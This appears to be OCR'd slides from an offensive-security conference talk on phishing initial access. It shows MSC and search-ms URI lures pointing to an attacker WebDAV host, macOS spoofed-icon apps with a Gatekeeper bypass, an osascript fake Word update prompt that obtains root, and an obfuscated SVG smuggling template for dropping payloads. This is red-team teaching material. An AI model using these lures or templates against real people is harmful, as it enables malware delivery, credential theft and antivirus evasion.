' Add the "Folder" snap-in to the console.
objMMC.Document.SnapIns.Add("Folder")
```

- MMC20.Application was known for Lateral Movement
  - ExecuteShellCommand method
  - https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/


One Last MSC Trick

- ActiveX Execution
  - UrlMon.dll in background
  - Triggers directly when file is opened
  - Any valid URI works
- Introduces Alternative Phishing Methods
- If you know about an URI scheme injection vulnerability…


```
<StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
          …
     <String ID="3" Refs="1">calculator:popcalculator</String>
    </Strings>
 </StringTable>
```

Phishing alternative with Search-MS URI

search-ms:query=.exe&amp;crumb=location:\\WebdavRoot\&amp;displayname=C:\Users\Download\my_invoice.zip



MSC file disguised as ZIP
(my_invoice.zip.msc)




invoice_june_2a
\\192.168.15.13\DavWWWRoot

invoice_june_2a

1 item 1 item selected 513 KB

Opening the MSC auto triggers search-ms uri,
displaying the content of the Webdav Location.
Here with EXE spoofing PDF




Open File - Security Warning

We can't verify who created this file. Are you sure you want to run this file?

Name: \\192.168.15.13\DavWWWRoot\invoice_june_2a.exe
Type: Application
From: \\192.168.15.13\DavWWWRoot\invoice_june_2a.exe

This file is in a location outside your local network. Files from locations you don't recognize can harm your PC. Only run this file if you trust the location. What's the risk?



INVOICE [EXAMPLE]

YOUR NAME
Address
City, Country, Postal Cod
Phone No. with area code
youremail.com

```
Hello OffensiveX!!!!!!!!!!!!!!!!!!!!!!
```

And Now For Something Completely Different

Initial Access On MacOS (in 5 minutes…)

Armed App

- .app
- Script: JXA, BASH
- Binaries (GO, Obj-C, C)

Installers

- .pkg

  Can execute command as root (Pre-install/Post Install scripts)

Office

- XLS, DOC, PPT,
- MacScript, VBA
- Sandbox


Disk Image

- .dmg
- Auto-Run Scripts

Initial Access Protection on MacOS

- GateKeeper
  - Applied to executables (.app, .pkg)
  - verifies signature and notarization
  - Applies quarantine tag (MOTW equivalent)
  - Bypass by submitting app to Apple (requires Developer License 99$)
- XProtect
  - Static Analysis Antimalware for MacOS
- Sandbox Mode
  - Limited actions in a limited environment (Office, etc.)

Initial Access With Armed App




Preparation Notes for Convention

Fake Word document with spoofed Icon.

Initial Access With Armed App

Preparation Notes for Convention

GateKeeper protection



“Preparation Notes for Convention” cannot be opened because it is from an unidentified developer.


macOS cannot verify that this app is free from malware.


Arc downloaded this file today at 17:04.

Initial Access With Armed App

Preparation Notes for Convention

Right-Click to bypass GateKeeper





macOS cannot verify the developer of "Preparation Notes for Convention". Are you sure you want to open it?


By opening this app, you will be overriding system security which can expose your computer and personal information to malware that may harm your Mac or compromise your privacy.


Arc downloaded this file today at 17:04.

Initial Access With Armed App

Preparation Notes for Convention

Right-Click to bypass GateKeeper







macOS cannot verify the developer of "Preparation Notes for Convention". Are you sure you want to open it?

By opening this app, you will be overriding system security which can expose your computer and personal information to malware that may harm your Mac or compromise your privacy.

Arc downloaded this file today at 17:04.


Downloads
Downloads
ds
ons
nts
rive
Preparation Notes for Convention
Preparation_Notes_for_C...ntion.zip
620 KB




ers > antoinedasilva > Downloads > Preparation Notes for Convention.app > Contents > MacOS > $ update_prompt.sh

```
#!/bin/bash

open -a "Calculator"
open -a "Microsoft Word" "$(dirname "$0")/../Resources/Pr
```

Bash script to exec malicious code + legit word file

Bonus: Privilege Escalation!


Bonus: Privilege Escalation!



macOS cannot verify the developer of “Preparation Notes for Convention”. Are you sure you want to open it?

By opening this app, you will be overriding system security which can expose your computer and personal information to malware that may harm your Mac or compromise your privacy.


Arc downloaded this file today at 17:04.



Microsoft Updater

This version of Microsoft Word is not up to date. Please update to benefit from the latest features and security improvements.

Fake update prompt



Microsoft Word

Microsoft Word wants to make changes.

Enter your password to allow this.


username

Password

Legit admin prompt

```
osascript <<EOF
display dialog "This version of Microsoft Word is not up to date. Please updat
do shell script "sudo whoami > /tmp/whoami.txt" with administrator privileges
EOF
```


Bonus: Privilege Escalation!



macOS cannot verify the developer of “Preparation Notes for Convention”. Are you sure you want to open it?


By opening this app, you will be overriding system security which can expose your computer and personal information to malware that may harm your Mac or compromise your privacy.

Arc downloaded this file today at 17:04.



Microsoft Updater

This version of Microsoft Word is not up to date. Please update to benefit from the latest features and security improvements.




Microsoft Word

Microsoft Word wants to make changes.

Enter your password to allow this.

username



Read Only To save a copy of this document, click Duplicate.

BALLISKIT

```
% cat /tmp/whoami.txt
root
```

Multi OS, SVG and HTML smuggling (1/2)


Multi OS, SVG and HTML smuggling (1/2)

- HTML or SVG file auto-downloading a file
- Common use is to drop a ZIP containing a payload
- Advantage of SVG
  - Image format
  - Authorized in whitelists

```
<svg xml:space="preserve" viewBox="0 0 103 103" y="0" x="0" xmlns="http://www.w3.org/2000/svg"
...
  <style type="text/css">
..
  </style>
<script><![CDATA[
function base64ToArrayBuffer(base64) {
...
}
let filename = "<<<FILE_NAME>>>"
let bytes = base64ToArrayBuffer("<<<BASE64_PAYLOAD>>>");
let blob = new Blob([bytes], { type: 'octet-stream' });
let a = document.createElementNS("http://www.w3.org/1999/xhtml", "a");
document.documentElement.appendChild(a);
let blobUrl = URL.createObjectURL(blob);
a.href = blobUrl;
a.download = filename
a.click();
]]>
</script>
</svg>
```

Multi OS, SVG and HTML smuggling (2/2)

- Very easy to obfuscate and bypass AV/EDRs
- Bypass famous AV…
    - Window -> [][“filter"]["constructor"]("return this")()




```
if([]["filter"]["constructor"]("return this")().navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob,fileName);
else {
  var a = document.createElement('a');
  document.body.appendChild(a);
  a.style = 'display: none';
  var url = window.URL.createObjectURL(blob);
  a.href = url;
  a.download = fileName;
  a.click();
  window.URL.revokeObjectURL(url);
}
```

Have a look at https://jsfuck.com/ ☺

Payload Trends from MalwareBazaar

- Samples from 01/01/2024 to 09/06/2024
  - .exe: 20000+ (.pdf.exe: 334)
  - .zip: 1000+
  - .vbs: 823 (.pdf.vbs: 159)
  - .doc: 365
  - .js: 355
  - .scr: 333
  - .xls: 315
  - .lnk: 238 (.pdf.lnk: 27)
  - .bat: 200-300
  - .ps1: 150
  - .hta: 95
  - .7z: 72
  - .pdf: 44
  - .wsf: 29
  - .url: 15
  - .svg: 4
  - .msc: 2
  - .pkg: 1
  - .app: 0
  - .application and .appref-ms: 0?

Final Taughts



- Any format can do the trick
  - With enough imagination!
  - Old school format are highly used by criminals/APT
- Targets can be phished into 5-6 click actions
  - Less then 3 Clicks is almost RCE!
  - MSC, LNK, ClickOnce for shortest path
  - But nothing replaces the quality of good Social Engineering

Thank you! Any questions?

- Reach out!
  - DM @EmericNasi
  - emeric@balliskit.com
- Mac Payloads:
  - Antoine Da Silva
  - antoine@balliskit.com